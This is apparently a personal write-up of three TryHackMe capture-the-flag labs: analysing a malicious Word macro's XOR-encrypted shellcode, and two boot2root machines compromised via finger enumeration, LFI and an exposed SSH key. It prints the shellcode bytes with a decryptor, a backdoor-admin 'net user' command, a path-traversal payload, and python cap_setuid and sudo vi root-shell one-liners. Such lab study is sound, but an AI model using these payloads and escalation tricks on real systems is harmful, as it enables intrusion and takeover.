
I then went ahead to open Macros:
Step 3: Decrypting the Shellcode#
The shellcode is hidden in the buf array, XOR-encrypted with "l33t".
Python Decryption Script:#
I copied this Section of the code and tried to decode it using this python script:
buf = [144,219,177,116,108,51,83,253,137,2,243,16,231,99,3,255,62,63,184,38,120,184,65,92,99,132,121,82,93,204,159,72,13,79,49,88,76,242,252,121,109,244,209,134,62,100,184,38,124,184,121,72,231,127,34,12,143,123,50,165,61,184,106,84,109,224,184,61,116,208,9,61,231,7,184,117,186,2,204,216,173,252,62,117,171,11,211,1,154,48,78,140,87,78,23,1,136,107,184,44,72,50,224,18,231,63,120,255,52,47,50,167,231,55,184,117,188,186,119,80,72,104,104,21,53,105,98,139,140,108,108,46,231,33,216,249,49,89,50,249,233,129,51,116,108,99,91,69,231,92,180,139,185,136,211,105,70,57,91,210,249,142,174,139,185,15,53,8,102,179,200,148,25,54,136,51,127,65,92,30,108,96,204,161,2,86,71,84,25,64,86,6,76,82,87,25,5,93,90,7,24,65,65,21,24,92,65,84,58,118,91,58,9,3,101,70,33,100,75,18,56,102,113,48,15,89,113,77,76,28,82,16,8,19,28,45,76,21,19,26,9,71,19,24,3,80,82,24,11,65,92,1,28,19,82,16,1,90,93,29,31,71,65,21,24,92,65,7,76,82,87,25,5,93,90,7,24,65,65,21,24,92,65,84,67,82,87,16,108]

key = "l33t"
decrypted = []

for i in range(len(buf)):
    decrypted.append(buf[i] ^ ord(key[i % len(key)]))

# Convert to bytes
shellcode = bytes(decrypted)

# Print as string to look for THM{...}
print(shellcode.decode('ascii', errors='ignore'))
The key used above was found on the Macros.
Output Analysis#
Running the script reveals:
ubuntu@tryhackme:~$ nano decrypt.py
ubuntu@tryhackme:~$ python3 decrypt.py
`1dP0R
8u};}$uXX$fI:I41
           KXD$[[aYZQ__Z]jPh1o*
h<|
uGrojSnet user administrrator VEhNe0V2MWxfTUBDcjB9 /add /Y & net localgroup administrators administrrator /add
ubuntu@tryhackme:~$ echo "VEhNe0V2MWxfTUBDcjB9" | base64 -d
ubuntu@tryhackme:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Project_Template.docm  Public  Templates  Videos  artifact.txt  decrypt.py  snap
ubuntu@tryhackme:~$ echo "VEhNe0V2MWxfTUBDcjB9" | base64 -d
THM{Ev1l_M@Cr0}ubuntu@tryhackme:~$
Summary of the Investigation#
- Delivery Method: Phishing email with a malicious Word attachment.
- Execution Trigger: Auto-executing macro (
Document_Open()andAutoOpen()). - Payload: XOR-encrypted shellcode (key:
"l33t"). - Malicious Actions:
- Creates a backdoor admin user (
administrrator). - Contains the flag in base64 (
VEhNe0V2MWxfTUBDcjB9→THM{Ev1l_M@Cr0}).
- Creates a backdoor admin user (
Chess Industry#
Description#
This was a Boot2Root challenge, I forgot to copy its description but will update it here as soon as I stumble upon it!
Step 1: Reconnaissance (Port Scanning)#
We start by scanning the target machine (10.10.94.121) to identify open ports and services.
Nmap Scan#
root@ip-10-10-187-39:~# nmap -sCV -T4 -p- 10.10.94.121
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-28 14:19 BST
Nmap scan report for ip-10-10-94-121.eu-west-1.compute.internal (10.10.94.121)
Host is up (0.00015s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
79/tcp open  finger  Linux fingerd
|_finger: No one logged on.\x0D
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: PrecisionChess IoT - Smart Chessboard Control
MAC Address: 02:61:72:C9:A6:09 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.04 seconds
root@ip-10-10-187-39:~#
Findings:
- Port 22 (SSH) - OpenSSH 8.9p1 (Ubuntu)
- Port 79 (finger) - Linux
fingerdservice - Port 80 (HTTP) - Apache 2.4.52 (Ubuntu)
- Website: PrecisionChess IoT - Smart Chessboard Control
Step 2: Web Enumeration#

Visiting http://10.10.94.121 reveals a chess-themed IoT control panel.
Key Observations#
- Under Construction banner (possible incomplete security)
- Team Members (potential usernames:
magnus,fabiano,hikaru) - Chessboard Status (Board-001 to Board-004, one offline)
Step 3: Exploiting the Finger Service (Port 79)#
The finger service (fingerd) is an old but fascinating protocol that reveals information about users on a system. It was commonly used in early UNIX systems (1970s-1990s) but is rarely seen today due to security risks.
What is the Finger Protocol?#
- Purpose: Provides user information (login name, real name, terminal, idle time, etc.).
- Port: TCP/79
The finger service can reveal user information.
Why Was It Dangerous?#
- Information Leakage
- Reveals usernames, login times, and even
.plan/.projectfiles. - Example: In this CTF,
finger fabiano@10.10.94.121exposed a base64 password in.plan.
- Reveals usernames, login times, and even
- User Enumeration
- Attackers could list valid usernames (
finger @target).
- Attackers could list valid usernames (
- Historical Exploits
- Some versions had buffer overflows (e.g., “fingerd” exploit in 1988 Morris Worm).
Enumerate Users#
finger @10.10.94.121
finger fabiano@10.10.94.121
finger hikaru@10.10.94.121
finger magnus@10.10.94.121
We discover something interesting under Fabiano:
root@ip-10-10-187-39:~# finger fabiano@10.10.94.121
Login: fabiano        			Name:
Directory: /home/fabiano            	Shell: /bin/bash
Never logged in.
No mail.
Project:
Reminders
Plan:
ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=
I tried decoding this string:
root@ip-10-10-187-39:~# echo "ZmFiaWFubzpvM2pWVGt0YXJHUUkwN3E=" | base64 -d
fabiano:o3jVTktarGQI07qroot@ip-10-10-187-39:~#
This decodes to something that looks like credentials for SSH.
Step 4: Initial Foothold via SSH#
Using the discovered credentials:
root@ip-10-10-187-39:~# ssh fabiano@10.10.94.121
The authenticity of host '10.10.94.121 (10.10.94.121)' can't be established.
ECDSA key fingerprint is SHA256:Dbhug683PbcwejGvtf6fe3Jk0Zg/5UheCErOHI6rbow.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.94.121' (ECDSA) to the list of known hosts.
fabiano@10.10.94.121's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1030-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jun 28 13:31:23 UTC 2025

  System load:  0.19               Processes:             108
  Usage of /:   17.8% of 19.31GB   Users logged in:       0
  Memory usage: 44%                IPv4 address for ens5: 10.10.94.121
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

fabiano@tryhackme-2204:~$ ls
user.txt
fabiano@tryhackme-2204:~$ cat user.txt
THM{bishop_to_c4_check}
That gives us a foothold on to the target and we secure our first flag for this challenge.
Step 5: Privilege escalation#
From here, I downloaded the linpeas.sh script to my attacker machine and sent it to the vulnerable target using a python web server. I then uncovered something when I ran the script:
<-----------------------SNIP---------------------->
Files with capabilities (limited to 50):
/snap/core20/2434/usr/bin/ping cap_net_raw=ep
/snap/core22/1621/usr/bin/ping cap_net_raw=ep
/snap/core22/2010/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
/usr/bin/python3.10 cap_setuid=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
<-----------------------SNIP---------------------->
cap_setuid allows Python to set UID to root! Therefore, we can exploit it to get a root shell.
Exploiting Python Capabilities
fabiano@tryhackme-2204:/tmp$ /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@tryhackme-2204:/tmp# pwd
/tmp
root@tryhackme-2204:/tmp# ls /root
root.txt  snap
root@tryhackme-2204:/tmp# cat /root/root.txt
THM{check_check_check_mate}
root@tryhackme-2204:/tmp#
Attack Path Summary#
- Port Scan → Found
finger(port 79) and HTTP (port 80). - Finger Enumeration → Leaked
fabiano’s password via.plan. - SSH Login → Gained initial shell.
- Capabilities Abuse → Used
python3.10’scap_setuidto escalate to root.
Under Construction#
Description#
ZeroTrace wastes no time: one misstep in the plant’s login routine, and she’s in. Credentials, shells, root, factory systems fall in quick succession.
Target IP: 10.10.27.251
Step 1: Reconnaissance (Port Scanning with Nmap)#
First, I scanned the target machine to identify open ports and services:
root@ip-10-10-46-202:~# nmap -sCV -p- -T4 10.10.191.157
Starting Nmap 7.80 ( https://nmap.org ) at 2025-06-29 11:30 BST
Nmap scan report for ip-10-10-191-157.eu-west-1.compute.internal (10.10.191.157)
Host is up (0.00022s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Industrial Dev Solutions
MAC Address: 02:AA:E7:4C:C1:97 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.67 seconds
root@ip-10-10-46-202:~#
Findings:
- Port 22 (SSH) - OpenSSH 9.6p1
- Port 80 (HTTP) - Apache 2.4.58 (Ubuntu)
Web Enumeration#

Visited http://10.10.27.251 and found a simple website.
Ran gobuster to find hidden directories:
root@ip-10-10-46-202:~# gobuster dir -u http://10.10.27.251 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.27.251
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 313] [--> http://10.10.27.251/assets/]
/keys                 (Status: 301) [Size: 311] [--> http://10.10.27.251/keys/]
/server-status        (Status: 403) [Size: 277]
Progress: 218275 / 218276 (100.00%)
Key Findings:
/view.php?page=about.php(LFI vulnerability found)
Step 2: Exploiting LFI (Local File Inclusion)#

The view.php page had a parameter page vulnerable to LFI. Exploited by this payload: "http://10.10.27.251/view.php?page=../../../../etc/passwd"
- LFI was confirmed - showing available users like Dev:
Step 3: Finding SSH Keys(Exploring /keys/ Directory)#
Found an SSH private key:

/keys/(directory containing an SSH private key)

Saved it as id_rsa and set permissions:
root@ip-10-10-46-202:~# nano id_rsa
root@ip-10-10-46-202:~# chmod 600 id_rsa
SSH Access#
Logged in as dev using the key:
root@ip-10-10-46-202:~# ssh -i id_rsa dev@10.10.27.251
The authenticity of host '10.10.27.251 (10.10.27.251)' can't be established.
ECDSA key fingerprint is SHA256:0DorHlp1XSJDyXeM2nQsfJCMv8z0xEZrJB0lIIVFHR0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.27.251' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-1030-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Jun 29 10:55:05 UTC 2025

  System load:  0.01               Temperature:           -273.1 C
  Usage of /:   16.1% of 19.31GB   Processes:             116
  Memory usage: 13%                Users logged in:       0
  Swap usage:   0%                 IPv4 address for ens5: 10.10.27.251

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Jun 24 16:39:49 2025 from 10.13.57.153
dev@tryhackme-2404:~$ ls
user.txt
dev@tryhackme-2404:~$ cat user.txt
THM{nic3_j0b_You_got_it_w00tw00t}
dev@tryhackme-2404:~$
Success! Got a shell as dev and got the user flag.
Step 4: Privilege Escalation (Checking Sudo Permissions)#
Ran sudo -l to see what commands dev could run:
dev@tryhackme-2404:~$ sudo -l
Matching Defaults entries for dev on tryhackme-2404:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev may run the following commands on tryhackme-2404:
    (ALL) NOPASSWD: /usr/bin/vi
dev@tryhackme-2404:~$ sudo vi -c ':!/bin/bash'

^[[Iroot@tryhackme-2404:/home/dev# cd root
bash: cd: root: No such file or directory
root@tryhackme-2404:/home/dev# cd /root
root@tryhackme-2404:~# cat root.txt
THM{y0u_g0t_it_welldoneeeee}
root@tryhackme-2404:~#
Escalating to Root via vi#
Since vi can execute shell commands, spawned a root shell that got us the root flag:
sudo vi -c ':!/bin/bash'
Root Flag: THM{y0u_g0t_it_welldoneeeee}
Vulnerabilities Exploited#
- LFI in
view.php→ Allowed reading system files. - Exposed SSH Key → Gained initial shell access.
- Misconfigured Sudo (
viwith NOPASSWD) → Privilege escalation to root.